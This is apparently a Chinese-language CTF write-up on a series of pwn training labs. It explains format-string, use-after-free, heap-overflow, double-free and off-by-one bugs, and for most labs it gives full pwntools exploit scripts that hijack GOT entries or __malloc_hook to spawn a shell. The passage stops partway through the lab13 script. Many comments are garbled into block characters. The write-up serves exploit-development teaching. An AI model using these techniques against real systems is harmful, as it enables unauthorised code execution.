#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./craxme')
magic = 0x0804a038
catflag = 0x080485f6#■■0x080485d8
putsgot = 0x0804a018
printfgot = 0x0804a010
systemplt = 0x08048410


payload1 = p32(magic) + '%0214c'+'%7$n'
#■■■■■■■218
#-----------------------------------------------------
'''
■■■■■■
-87117812 --> 0xFACEB00C
\x0c
\xb0
\xce
\xfa
'''

payload2 = p32(magic) + p32(magic+1) + p32(magic+2)+ p32(magic+3)#4x4=16
payload2 += '%252c%7$hhn'  #252+16 =268-->0x10c
payload2 += '%164c%8$hhn'  #268+164 = 432 -->0x1b0
payload2 += '%30c%9$hhn'   #432+30  =462 -->0x1ce
payload2 += '%44c%10$hhn' #462+44 =506 -->0x1fa
#■■■■■■■-87117812
#payload2 = fmtstr_payload(7, {magic: 0xfaceb00c})
#■■■■■■■■■■■■■■■payload■■■■
#-----------------------------------------------------

payload3 = fmtstr_payload(7, {putsgot: catflag})
#-----------------------------------------------------

payload4 = fmtstr_payload(7, {putsgot:0x0804858B,printfgot:systemplt})

p.recvuntil('Give me magic :')
p.sendline(payload4)
p.interactive()
```

lab9

这道题就比较有难度了，找了很久只发现Veritas501大佬才写了这道题的wp，认真膜拜了一波，才理解这道题是怎么样做出来的



```
int do_fmt()
{
  int result; // eax

  while ( 1 )
  {
    read(0, buf, 0xC8u);
    result = strncmp(buf, "quit", 4u);
    if ( !result )
      break;
    printf(buf);
  }
  return result;
}
```

从IDA和checksec来看，就是开了NX保护，然后有个格式化字符串的漏洞，关键点在于，这次的buf不在栈上，而是在bss段里，这就导致我们构造的格式化字符串都在bss段
于是我们只能间接得去写和读数据，通过ebp保存的数据从而实现数据的读写
我们可以看到在输入"asds"后的栈中的情况：

```
gdb-peda$ stack 20
0000| 0xffffce88 --> 0xffffceb8 --> 0xffffcec8 --> 0xffffced8 --> 0x0
0004| 0xffffce8c --> 0xc8
0008| 0xffffce90 --> 0x804a060 ("asds\n")
0012| 0xffffce94 --> 0xf7ed0b23 (<__read_nocancel+25>:  pop    ebx)
0016| 0xffffce98 --> 0x0
0020| 0xffffce9c --> 0x8048515 (<do_fmt+26>:    add    esp,0x10)
0024| 0xffffcea0 --> 0x0
0028| 0xffffcea4 --> 0x804a060 ("asds\n")
0032| 0xffffcea8 --> 0xc8
0036| 0xffffceac --> 0x804857c (<play+51>:      add    esp,0x10)
0040| 0xffffceb0 --> 0x8048645 ('=' <repeats 21 times>)
0044| 0xffffceb4 --> 0xf7fad000 --> 0x1b1db0
0048| 0xffffceb8 --> 0xffffcec8 --> 0xffffced8 --> 0x0
0052| 0xffffcebc --> 0x8048584 (<play+59>:      nop)
0056| 0xffffcec0 --> 0xf7fadd60 --> 0xfbad2887
0060| 0xffffcec4 --> 0x0
0064| 0xffffcec8 --> 0xffffced8 --> 0x0
0068| 0xffffcecc --> 0x80485b1 (<main+42>:      nop)
0072| 0xffffced0 --> 0xf7fad3dc --> 0xf7fae1e0 --> 0x0
0076| 0xffffced4 --> 0xffffcef0 --> 0x1
```


这里有用的就是这四条，分别是ebp1、fmt7、ebp2、fmt11，而他们相对于格式化字符串的偏移分别是6、7、10、11

```
0048| 0xffffceb8 --> 0xffffcec8 --> 0xffffced8 --> 0x0
0052| 0xffffcebc --> 0x8048584 (<play+59>:  nop)
■■■■■■■■■■■■■■
0064| 0xffffcec8 --> 0xffffced8 --> 0x0
0068| 0xffffcecc --> 0x80485b1 (<main+42>:  nop)
```

从上我们可以看到，ebp1的内容是指向ebp2的地址的指针，而ebp2的内容又是指向其他地址的指针，因此如果我们用%n对ebp1进行操作，那么实际上会修改ebp2的值，

```
1.■■ebp_1■ebp_2■■fmt_7
2.■■ebp_2■fmt_7■■■■■■■■printf_got
3.■■ebp_1■ebp_2■■fmt_11
4.■■ebp_2■fmt_11■■■■■■■■printf_got+2
5.■■fmt_7■printf_got■■■■■■■
6.■■■system■■■■■■ ,■system■■■■■■■printf■got■■■■
■■■■■■■ system■■■■■■■■■■■■■■fmt_7,■■■■■■■■ fmt_11
7.■■printf■■■■■■■■system■■
8.■■"/bin/sh"■■■■■■system■■■■■■■■■getshell
```

思路如图所示：



完整的exp：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./playfmt')
elf = ELF('./playfmt')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')

printf_got = elf.got['printf']
system_libc = libc.symbols['system']
printf_libc = libc.symbols['printf']

p.recv()
log.info("**********leak printf_got************")
payload = '%6$x'
p.sendline(payload)


ebp2 = int(p.recv(),16)
ebp1 = ebp2 - 0x10
fmt_7 = ebp2 -0x0c
fmt_11 = ebp2 + 0x04
log.info("printf_got-->p[%s]"%hex(printf_got))
log.info("ebp_1-->p[%s]"%hex(ebp1))
log.info("ebp_2-->p[%s]"%hex(ebp2))
log.info("fmt_7-->p[%s]"%hex(fmt_7))
log.info("fmt_11-->p[%s]"%hex(fmt_11))

payload = '%' + str(fmt_7 & 0xffff) + 'c%6$hn'
#ebp2 = fmt_7
p.sendline(payload)
p.recv()

payload = '%' + str(printf_got & 0xffff) + 'c%10$hn'
#fmt_7 = prinf_got
p.sendline(payload)
p.recv()

while True:
   p.send("23r3f")
   sleep(0.1)
   data = p.recv()
   if data.find("23r3f") != -1:
```


```
       break
'''
■■■■■■■■■■■■■■■■■■■■■■recv■■■■■■■■■■0x1000
■■■■■■■■■■■■recv■■■■■■■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■■■■“23r3f”■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■■■■■■%n■■■■■■■
'''


payload = '%' + str(fmt_11 & 0xffff) + 'c%6$hn'
#ebp2 = fmt_11
p.sendline(payload)
p.recv()

payload = '%' + str((printf_got+2) & 0xffff) + 'c%10$hn'
#fmt_11 = prinf_got + 2
p.sendline(payload)
p.recv()

while True:
   p.send("23r3f")
   sleep(0.1)
   data = p.recv()
   if data.find("23r3f") != -1:
       break

log.info("******leaking the print_got_add*********")
payload = 'aaaa%7$s'
p.sendline(payload)
p.recvuntil("aaaa")
printf_addr = u32(p.recv(4))
log.info("print_got_add is:[%s]"%hex(printf_addr))

system_addr = printf_addr - printf_libc + system_libc
log.info("system_add is:[%s]"%hex(system_addr))
#pause()

payload = '%' +str(system_addr &0xffff) +'c%7$hn'
payload += '%' +str((system_addr>>16) - (system_addr &0xffff)) +'c%11$hn'
'''
■■■■■■■■■■■■system■■■■■■■■■■■■■■■fmt-7■fmt-11■■
■■■■■■■■■■■■■■■■■■■■■■(system_addr &0xffff))■■■■■
%n■■■■■■■■■■■■■■■■
'''
p.sendline(payload)
p.recv()

while True:
   p.send("23r3f")
   sleep(0.1)
   data = p.recv()
   if data.find("23r3f") != -1:
       break

p.sendline("/bin/sh")
'''
■■■■■■■■■■■■■■■■■■■■■■■■printf■■■■■■■■printf■■■got■
■■■■■■■system■■■■■■■■■■■■system■■■■■■■bin/sh■■
■■■■■■getshell
'''
p.interactive()
```

---

lab10

hacknote

从这里开始就堆的题目了



可以看到没开多少保护，是一道简单的UAF的漏洞

```
{
  if ( !notelist[i] )
  {
    notelist[i] = malloc(8u);
    if ( !notelist[i] )
    {
      puts("Alloca Error");
      exit(-1);
    }
    *(_DWORD *)notelist[i] = print_note_content;
    printf("Note size :");
    read(0, &buf, 8u);
    size = atoi(&buf);
    v0 = notelist[i];
    v0[1] = malloc(size);
    if ( !*((_DWORD *)notelist[i] + 1) )
    {
      puts("Alloca Error");
      exit(-1);
    }
    printf("Content :");
    read(0, *((void **)notelist[i] + 1), size);
```

在创建note的时候，malloc了两次，第一次malloc一个8字节大小的块去存一个函数指针，用来打印出chunk的内容，第二次malloc一个size大小的块去存note的内容

也就是一次新建note两次malloc，一次大小是8一次是输入的size

这个时候就很容易想到利用的方法了，也就是UAF----use after free
由于malloc和free的机制问题，先被free掉的块会很快用于新的malloc（如果大小合适的话）

```
    _exit(0);
  }
  if ( notelist[v1] )
  {
    free(*((void **)notelist[v1] + 1));
    free(notelist[v1]);
    puts("Success");
  }
```

从图可以看到这个程序中的delet功能和show功能是怎么样实现的

```
  v1 = atoi(&buf);
  if ( v1 < 0 || v1 >= count )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( notelist[v1] )
    (*(void (__cdecl **)(void *))notelist[v1])(notelist[v1]);
  return __readgsdword(0x14u) ^ v3;
}
```

相对应执行
puts(notelist[v1]+4)

这里还有一个直接cat flag的函数，因此我们只要想办法调用这个函数就可以搞定了

```
1 int magic()
2 {
3   return system(byte_8048BD0);
4 }
```

解题的思路是：

1. 申请chunk1，大小为32（保证是fast bin范围就行），内容随意
2. 申请chunk2，大小为32（保证是fast bin范围就行），内容随意
3. 申请chunk3，大小为32（保证是fast bin范围就行），内容随意
4. free掉chunk1
5. free掉chunk2

此时的fast_bin的分布是这样的：
chunk2(8大小)-->-->chunk1(8大小)
chunk2(32大小)-->chunk1(32大小)

申请chunk4，大小为8，内容为magic的函数地址
申请chunk4的时候首先会申请一个8大小的空间，这时chunk2(8大小)的空间给了这个块，接着再申请size 大小的块，这时chunk1(8大小)的空间给了这个块
同时向chunk4中写入magic的函数地址，也就相对应向chunk1(8大小)写入magic的函数地址，此时原本存放puts函数指针的地方被magic函数覆盖了，也就导致了接下

打印chunk1的内容，执行magic函数


exp如下：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="i386",log_level = "debug")

ip =""
if ip:
   p = remote(ip,20004)
else:
   p = process("./hacknote", aslr=0)

elf = ELF("./hacknote")
#libc = ELF("./libc-2.23.so")
#libc = elf.libc

def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def getshell():
   p.interactive()

catflag = 0x08048986

#add 0
ru("Your choice :")
sl("1")
ru("Note size :")
sl("32")
ru("Content :")
sd("aaaaaaaa")
#add 1
ru("Your choice :")
sl("1")
ru("Note size :")
sl("32")
ru("Content :")
sd("bbbbbbbb")
#add 2
ru("Your choice :")
sl("1")
ru("Note size :")
sl("32")
ru("Content :")
sd("cccccccc")


#free  0
ru("Your choice :")
sl("2")
ru("Index :")
sl("0")
#free  1
ru("Your choice :")
sl("2")
ru("Index :")
sl("1")

# gdb.attach(p)
# pause()
```

```
#add 3
ru("Your choice :")
sl("1")
ru("Note size :")
sl("8")
ru("Content :")
sd(p32(catflag))


#show
ru("Your choice :")
sl("3")
ru("Index :")
sl("0")

# ru("Your choice :")
# sl("4")

getshell()
```

lab11

先来看一下这题的基本信息和漏洞点




```
{
  printf("Please enter the length of item name:");
  read(0, &buf, 8uLL);
  v2 = atoi(&buf);
  if ( !v2 )
  {
    puts("invaild length");
    return 0LL;
  }
  for ( i = 0; i <= 99; ++i )
  {
    if ( !*&itemlist[4 * i + 2] )
    {
      itemlist[4 * i] = v2;                     // 存放chunk大小
      *&itemlist[4 * i + 2] = malloc(v2);       // 存放chunk指针
      printf("Please enter the name of item:");
      *(*&itemlist[4 * i + 2] + read(0, *&itemlist[4 * i + 2], v2)) = 0;
      ++num;
      return 0LL;
    }
  }
```

```
  v5 = __readfsqword(0x28u);
  if ( num )
  {
    printf("Please enter the index of item:");
    read(0, &buf, 8uLL);
    v2 = atoi(&buf);
    if ( *&itemlist[4 * v2 + 2] )
    {
      printf("Please enter the length of item name:", &buf);
      read(0, &nptr, 8uLL);
      v0 = atoi(&nptr);
      printf("Please enter the new name of the item:", &nptr);
      *(*&itemlist[4 * v2 + 2] + read(0, *&itemlist[4 * v2 + 2], v0)) = 0;
    }
    else
    {
      puts("invaild index");
    }
  }
```

chane功能中没有检查length和创建时是否一致，可导致堆溢出

```
void __noreturn magic()
{
  int fd; // ST0C_4
  char buf; // [rsp+10h] [rbp-70h]
  unsigned __int64 v2; // [rsp+78h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  fd = open("/home/bamboobox/flag", 0);
  read(fd, &buf, 0x64uLL);
  close(fd);
  printf("%s", &buf);
  exit(0);
}
```

存在直接cat flag 的函数

```
  setvbuf(stdin, 0LL, 2, 0LL);
  v3 = malloc(0x10uLL);
  *v3 = hello_message;
  v3[1] = goodbye_message;
  (*v3)(16LL, 0LL);
  while ( 1 )
  {
    menu();
```

分配了chunk用于存储函数指针

可导致被篡改为其他函数

以上就是这道题目的漏洞点，大概有三种方法可以用来解题：

方法一：利用house of force，修改top chunk大小再分配chunk，实现任意地址写，调用magic函数

具体的原理可以看ctf-wiki中的介绍，不算难理解

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip =""
if ip:
   p = remote(ip,20004)
else:
   p = process("./bamboobox", aslr=0)

elf = ELF("./bamboobox")

def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def getshell():
   p.interactive()


def show():
   ru("Your choice:")
   sd("1")
def add(index,content):
   ru("Your choice:")
   sd("2")
   ru("Please enter the length of item name:")
   sd(str(index))
   ru("Please enter the name of item:")
   sd(content)
def change(index,length,content):
   ru("Your choice:")
   sd("3")
   ru("Please enter the index of item:")
   sd(str(index))
   ru("Please enter the length of item name:")
   sd(str(length))
   ru("Please enter the new name of the item:")
   sd(content)

def delete(index):
   ru("Your choice:")
   sd("4")
   ru("Please enter the index of item:")
   sd(str(index))
def chunk(i):
   return 0x6020c8+i*0x10

magic = 0x400d49
atoi_got = elf.got["atoi"]
#-----------------------------------------------------------------
#■■■
add(0x50,'aaaa')
```

```
payload = 'a'*(0x50)+p64(0)+ p64(0xffffffffffffffff)
change(0,len(payload),payload)
# gdb.attach(p)
# pause()
heap_base = -(0x50 + 0x10)-(0x10+0x10)
malloc_offset = heap_base -0x10
add(malloc_offset,'bbbb')
pause()
add(0x10,p64(magic)*2)
#print p.recv()
pause()
ru("Your choice:")
sl("5")
getshell()
```

方法二：利用unlink操作，调用magic函数

```
#■■■
add(0x80,"a"*8)chunk0
add(0x80,"b"*8)chunk1
add(0x80,"c"*8)chunk2
#■■■■■■■■■chunk■■■■■■■■■■fastbin■■■■
#■■fastbin■size■p■■■■1■■■■■■unlink■■

FD = 0x6020c8 - 3*8#■bss■■0x6020c8■■■■■chunk0■■■
BK = FD +8
payload1 = p64(0)+p64(0x81)+p64(FD)+p64(BK)+"a"*0x60
payload1 += p64(0x80)+p64(0x90)
change(0,0x90,payload1)
delete(1)
#■■■■■■■■■■0x80■fake_chunk■■■■■■■■■
#■chunk1■pre_size■size■■■■■■■size■p■■0
#■free■chunk1■■■■fake_chunk■chunk1■■■■■■
#■■■■■fake_chunk■■unlink■■
#■■■■■FD■BK■■■■■■■■■■■■■unlink■■■
#■■■■■■FD->bk = p  &&  BK->fd = p
#■■■■■■■unlink■■■■*p=p-3*8=0x6020c8 - 3*8


payload2 = p64(0)+p64(0)+p64(0x80)+p64(FD)+p64(0x80)+p64(atoi_got)
change(0,len(payload2),payload2)
change(1,0x10,p64(magic))
#■■■chunk0■■■■■■■■■■■■■0x6020c8 - 3*8■■■■■
#■■■■■■■■■■■■■chunk_list■■■■■ UAF
ru("Your choice:")
sl("5")
getshell()
#ps■■■■■■■■■■■■■■chunk1■■atoi■got■■■chunk0■■■■■■■■■
```


方法三，利用unlink，构造system(/bin/sh)

```
#■■■
#■■■■■■■■■■■■■paylode2■■■■■■
payload2 = p64(0)+p64(0)+p64(0x80)+p64(atoi_got)
#ps■■■■■■■■■■■■■■■chunk0■atoi■got■■■■■■■
change(0,0x20,payload2)
show()
ru("0 : ")
atoi = u64(ru("2 : ")[:6].ljust(8,"\x00"))
print "atoi----->"+hex(atoi)

#■■atoi■■■■■■■■libc■■■■■■■■■■
offset_system = 0x0000000000045390
offset_atoi = 0x0000000000036e80
libc_base = atoi-offset_atoi
system = libc_base+offset_system

change(0,0x8,p64(system))
sl("/bin/sh\x00")
```

```
sl("5")

getshell()
```

lab12

醉了，这题和网鼎杯半决赛的pwn3基本上一毛一样，就题目描述改了一下



整个程序由多个功能函数组成
add函数：

```
v5 = __readfsqword(0x28u);
s = 0LL;
buf = 0LL;
LODWORD(size) = 0;
if ( (unsigned int)flowercount > 0x63 )
  return puts("The garden is overflow");
s = malloc(0x28uLL);
memset(s, 0, 0x28uLL);
printf("Length of the name :", 0LL, size);
if ( (unsigned int)__isoc99_scanf("%u", &size) == -1 )
  exit(-1);
buf = malloc((unsigned int)size);
if ( !buf )
{
  puts("Alloca error !!");
  exit(-1);
}
printf("The name of flower :", &size, size);
v0 = buf;
read(0, buf, (unsigned int)size);
*((_QWORD *)s + 1) = buf;
printf("The color of the flower :", v0, size);
__isoc99_scanf("%23s", (char *)s + 16);
*(_DWORD *)s = 1;
```

先创建了一个0x28大小的chunk来存储三个信息，一是标志位flag，二是指向name的指针，三是color的内容，
其中创建了一个用户指定大小的chunk用于存储name的内容
接着这个0x28大小的chunk被存储到bss段中去，表示每一个不同的flower，这里和常规的堆的题目一样，都有这样的chunk_list（flowerlist）存在

visit函数：

```
{
  __int64 v0; // rax
  unsigned int i; // [rsp+Ch] [rbp-4h]

  LODWORD(v0) = flowercount;
  if ( flowercount )
  {
    for ( i = 0; i <= 0x63; ++i )
    {
      v0 = (__int64)*(&flowerlist + i);
      if ( v0 )
      {
        LODWORD(v0) = *(_DWORD *)*(&flowerlist + i);
        if ( (_DWORD)v0 )
        {
          printf("Name of the flower[%u] :%s\n", i, *((_QWORD *)*(&flowerlist + i) + 1));
          LODWORD(v0) = printf("Color of the flower[%u] :%s\n", i, (char *)*(&flowerlist + i) + 16);
        }
      }
    }
  }
  else
  {
    LODWORD(v0) = puts("No flower in the garden !");
```

常规操作，把chunk的内容给打印输出，一般都是用于泄漏地址

del函数：

```
int del()
{
  int result; // eax
  unsigned int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( !flowercount )
    return puts("No flower in the garden");
  printf("Which flower do you want to remove from the garden:");
  __isoc99_scanf("%d", &v1);
  if ( v1 <= 0x63 && *(&flowerlist + v1) )
  {
    *(_DWORD *)*(&flowerlist + v1) = 0;
    free(*((void **)*(&flowerlist + v1) + 1));
    result = puts("Successful");
  }
  else
  {
    puts("Invalid choice");
    result = 0;
  }
  return result;
}
```

这个del函数的功能只是把name所在的chunk给free掉了，而先前创建0x28大小的chunk并没有被free掉

只有在clean函数，如下图，才是把先前创建0x28大小的chunk 给free掉

```
int clean()
{
  unsigned int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 0x63; ++i )
  {
    if ( *(&flowerlist + i) && !*(_DWORD *)*(&flowerlist + i) )
    {
      free(*(&flowerlist + i));
      *(&flowerlist + i) = 0LL;
      --flowercount;
    }
  }
  return puts("Done!");
}
```

解题的思路如下：

- 首先通过unsorted_bin，free掉一个chunk，让它进入unsorted_bin表，使得fd指向表头，然后通过泄漏出的地址，通过一顿偏移的操作，泄漏出malloc_hook的地址，
- 利用double-free，使得下一个新创建的chunk会落在malloc_hook上，进而改了malloc_hook的地址，改变程序执行流程

ps：这里需要注意的是，在构造double-free的时候，需要注意绕过他的检验，使得fd+0x08指向的数值是0x70~0x7f的，fd指向pre_size位，fd+0x08则指向了size位。
具体原理可见：https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/fastbin_attack/#fastbin-double-free


exp：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip =""
if ip:
   p = remote(ip,20004)
else:
   p = process("./secretgarden")#, aslr=0

elf = ELF("./secretgarden")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
#-------------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------
def create(size,name,color):
   ru("Your choice : ")
```

```
    sl("1")
    ru("Length of the name :")
    sl(str(size))
    ru("The name of flower :")
    sd(name)
    ru("The color of the flower :")
    sl(color)

def visit():
    ru("Your choice : ")
    sl("2")

def remote(index):
    ru("Your choice : ")
    sl("3")
    ru("Which flower do you want to remove from the garden:")
    sl(str(index))

def clean():
    ru("Your choice : ")
    sl("4")

create(0x98,"a"*8,"1234")
create(0x68,"b"*8,"b"*8)
create(0x68,"b"*8,"b"*8)
create(0x20,"b"*8,"b"*8)
remote(0)
clean()
create(0x98,"c"*8,"c"*8)
visit()

ru("c"*8)
leak = u64(p.recv(6).ljust(8,"\x00"))
libc_base = leak -0x58-0x10 -libc.symbols["__malloc_hook"]
print "leak----->"+hex(leak)
malloc_hook = libc_base +libc.symbols["__malloc_hook"]
print "malloc_hook----->"+hex(malloc_hook)
print "libc_base----->"+hex(libc_base)
one_gadget = 0xf02a4 + libc_base


remote(1)
remote(2)
remote(1)
#debug()
create(0x68,p64(malloc_hook-0x23),"b"*4)
create(0x68,"b"*8,"b"*8)
create(0x68,"b"*8,"b"*8)

create(0x68,"a"*0x13+p64(one_gadget),"b"*4)

remote(1)
remote(1)

getshell()
```

lab13

常规的保护机制



这题应该算是一个off_by_one吧，只能溢出一个字节，改变下一个chunk的size，然后再free，然后再create，再进行操作

主要的漏洞点在edit函数：

```
v3 = __readfsqword(0x28u);
printf("Index :");
read(0, &buf, 4uLL);
v1 = atoi(&buf);
if ( v1 < 0 || v1 > 9 )
{
  puts("Out of bound!");
  _exit(0);
}
if ( heaparray[v1] )
{
  printf("Content of heap : ", &buf);
  read_input(*((void **)heaparray[v1] + 1), *(_QWORD *)heaparray[v1] + 1LL);  // 刚刚好溢出一个字节
  puts("Done !");
}
else
{
  puts("No such heap !");
```

主要的思路是：

- create两个chunk，用chunk0溢出到chunk1 的size位，然后free掉chunk1
- 申请一个新的chunk2，使得chunk2落在chunk1size的部分从而修改指针
- 改free的got表为system的地址，然后使得chunk0 的内容为/bin/sh，接着free（chunk0）从而getshell


exp如下：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip =""
if ip:
   p = remote(ip,20004)
else:
   p = process("./heapcreator")#, aslr=0

